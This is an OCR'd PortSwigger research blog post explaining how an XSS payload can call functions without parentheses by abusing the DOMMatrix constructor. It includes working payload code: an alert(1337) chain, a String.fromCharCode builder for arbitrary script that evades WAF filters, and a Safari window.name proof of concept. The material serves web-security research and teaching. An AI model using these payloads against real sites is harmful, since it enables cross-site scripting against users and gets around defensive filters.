
portswigger.net

JavaScript without parentheses using DOMMatrix

Gareth Heyes

5-7 minutes

- **Published:** 23 March 2020 at 14:03 UTC
- **Updated:** 08 September 2020 at 10:00 UTC
-



Every once a while, you'll find what looks like a healthy XSS vulnerability, only to bash your head against a limited charset that prevents exploitation. One common restriction is a website that doesn't let you use parenthesis: (). There are two classic

solutions for this particular challenge, but both have flaws:

location=name relies on an external website, and fails in Safari as it clears window.name on x-origin navigations. onerror=alert;throw 1 is increasingly thwarted by WAFs blocking the keyword 'throw'.

Is there a third, better way? Terjanq posted an interesting limited-charset challenge on sla.ckers, and I took a break from my latest research epic (publication date TBC, no prizes for guessing why) to find the answer.

I was working with the restricted charset of `a-z A-Z';+.:=`. You can call functions using `toString/valueOf` but you can't pass arguments to the function, which makes it quite limiting. It also doesn't seem to be possible to extract parts of a string; you can only get the first character an object's toString value. For example the object `new RegExp` returns a value of `/(?:)/` and you can get the first character by using `valueOf` with `String.prototype.charAt`. This works because `charAt` gets called without any arguments and this returns the first character:

```
x = new RegExp;
x.valueOf=String.prototype.charAt;
x+''//returns a single /
```

Unfortunately you can't use `valueOf` with string literals, so you can't even get the first character never mind any characters in-between on a string literal. What I needed to find was a gadget that would let me generate characters that I didn't have access to. I used the Hackability Inspector to enumerate the `window` object, and used the execute JavaScript on every property feature but it didn't return any useful characters. After playing

around with JavaScript for a little while I realised the `new` operator could enable me to generate a bunch of new characters. Using the inspector again I came up with a script that used the new operator on all enumerated objects on `window`, and in the console I found one constructor that generated parenthesis: the DOMMatrix constructor! This constructor would generate an object that had a toString value that looked like a function call with parenthesis. For example calling the DOMMatrix constructor would generate the following:

```
console.log(new DOMMatrix+'')
> matrix(1, 0, 0, 1, 0, 0)
```

In effect I could generate a string that contained parenthesis that called a function called matrix with the arguments `1,0,0,1,0,0` but there were two problems: 1) I needed to control the function called and 2) I need to control the arguments sent to the function. I could get round the first problem by simply assigning a function to the matrix variable.

```
x=new DOMMatrix;
matrix=alert;
```

For the second problem I inspected the matrix object returned by the DOMMatrix constructor and noticed it had a property called "a" which would enable me to control the first argument sent to the function:

```
x.a=1337;
```

Putting it all together here's how to abuse DOMMatrix to call alert(1337):

```
x=new DOMMatrix;
matrix=alert;
x.a=1337;
```

```
location='javascript'+':'+x
```

You might be wondering how to execute arbitrary code. The argument sent to the matrix function has to be numeric but this isn't a problem since you could use String.fromCharCode for example to generate characters sent to a sink such as location. This is possible by overwriting the matrix variable with `String.fromCharCode` and using the `location` assignment to eval the matrix code and return the required characters. You have to use the 6 properties of the matrix object otherwise they would default to 0 or 1 which would generate syntax errors. Then you need to use a location assignment again in order to execute the generated string as JavaScript using the second location assignment.

```
x=new DOMMatrix;
matrix=String.fromCharCode;
i=new DOMMatrix;
i.a=106;//j
i.b=97;//a
i.c=118;//v
i.d=97;//a
i.e=115;//s
i.f=99;//c
j=new DOMMatrix;
j.a=114;//r
j.b=105;//i
j.c=112;//p
j.d=116;//t
j.e=58;//:
j.f=32;//space
x.a=97;//a
```

```
x.b=108;//l
x.c=101;//e
x.d=114;//r
x.e=116;//t
x.f=40;//(
y=new DOMMatrix;
y.a=49;//1
y.b=51;//3
y.c=51;//3
y.d=55;//7
y.e=41;//)
y.f=59;//;
location='javascript:a='+i+'+'+j+'+'+x+'+'+y+';
location=a;void 1'
```

In the code above you have to use `location` twice, once to generate the characters and a second time to evaluate those characters. The `void 1` at the end returns undefined and prevents the browser from writing the second location assignment as HTML.

There is another constructor that can be used in a similar way, but we strongly suspect our blog posts are getting copy+pasted into WAF blacklists so we're keeping it to ourselves for now.

If you liked this post we have some similar posts on this topic and we also released an Academy lab that inspired the sla.ckers discussion and this blog post, so if you want to experiment with these techniques please check out our lab!

Finally, I couldn't resist breaking Safari's window.name protection. Here's a proof of concept that uses window.name on a cross origin navigation to store a XSS payload. It works by using the target attribute to set the window name rather than

JavaScript:

```
<a href="http://subdomain1.portswigger-labs.net
/safari_window_name_bypass/read.html"
target="alert(1337)">PoC</a>
```

Enjoy & stay safe!

Back to all articles